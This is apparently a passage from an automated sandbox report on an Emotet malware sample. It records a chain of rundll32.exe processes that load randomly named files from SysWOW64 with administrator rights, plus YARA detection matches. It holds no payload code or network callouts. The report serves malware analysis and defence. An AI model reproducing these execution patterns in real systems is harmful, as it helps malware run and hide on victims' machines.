| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tqtjgflubkvl.qtt',Control_RunDLL                                                                                                                                                                                                                                                                                                  |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                        |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2089178448.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2089110018.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                |

File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

Analysis Process: rundll32.exe PID: 2496 Parent PID: 2472

General

|             |            |
|-------------|------------|
| Start time: | 02:32:41   |
| Start date: | 10/01/2021 |

|                               |                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                        |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcfwakudiis\xdnuofdvwu.mtf',Control_RunDLL                                                                                                                                                                                                                                                                                        |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                        |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2090592730.0000000000201000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2090461439.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                |

File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

Analysis Process: rundll32.exe PID: 2868 Parent PID: 2496

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:42                                                                                                                                                                                                                                                                                                                                                                                |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                              |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                        |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dmlmufref\lnlrkslr.usd',Control_RunDLL                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                        |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2091736621.00000000006F0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2091756161.0000000000711000.00000020.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                |

File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

Analysis Process: rundll32.exe PID: 2816 Parent PID: 2868

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>                |                                                                                                                                                                                                                                                                                                                                                                                            |
| Start time:                   | 02:32:42                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vbxcxbxnxe\fkpvaejuz.leu', Control_RunDLL                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2092567080.0000000000241000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2092271796.0000000000140000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

#### File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

#### Analysis Process: rundll32.exe PID: 2956 Parent PID: 2816

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>                |                                                                                                                                                                                                                                                                                                                                                                                            |
| Start time:                   | 02:32:43                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tiggqlmpvi\alhryajdx.pgt', Control_RunDLL                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2093891591.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2093954550.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

#### Analysis Process: rundll32.exe PID: 3020 Parent PID: 2956

|                        |                                  |
|------------------------|----------------------------------|
| <b>General</b>         |                                  |
| Start time:            | 02:32:43                         |
| Start date:            | 10/01/2021                       |
| Path:                  | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true                             |

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceqit\srhv.rai',Control_RunDLL                                                                                                                                                                                                                                                                                                       |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2095527275.0000000000310000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2095661096.0000000000541000.00000020.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

### Analysis Process: rundll32.exe PID: 2732 Parent PID: 3020

#### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:44                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pjpaqaldg\belhamieb.mpw',Control_RunDLL                                                                                                                                                                                                                                                                                              |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2096118747.0000000000370000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2096143412.0000000000391000.00000020.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

### Analysis Process: rundll32.exe PID: 2216 Parent PID: 2732

#### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:44                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Amtmltz\fsjpbzbn.ngx',Control_RunDLL                                                                                                                                                                                                                                                                                                 |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2538782658.0000000000301000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2538759730.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |

Disassembly

Code Analysis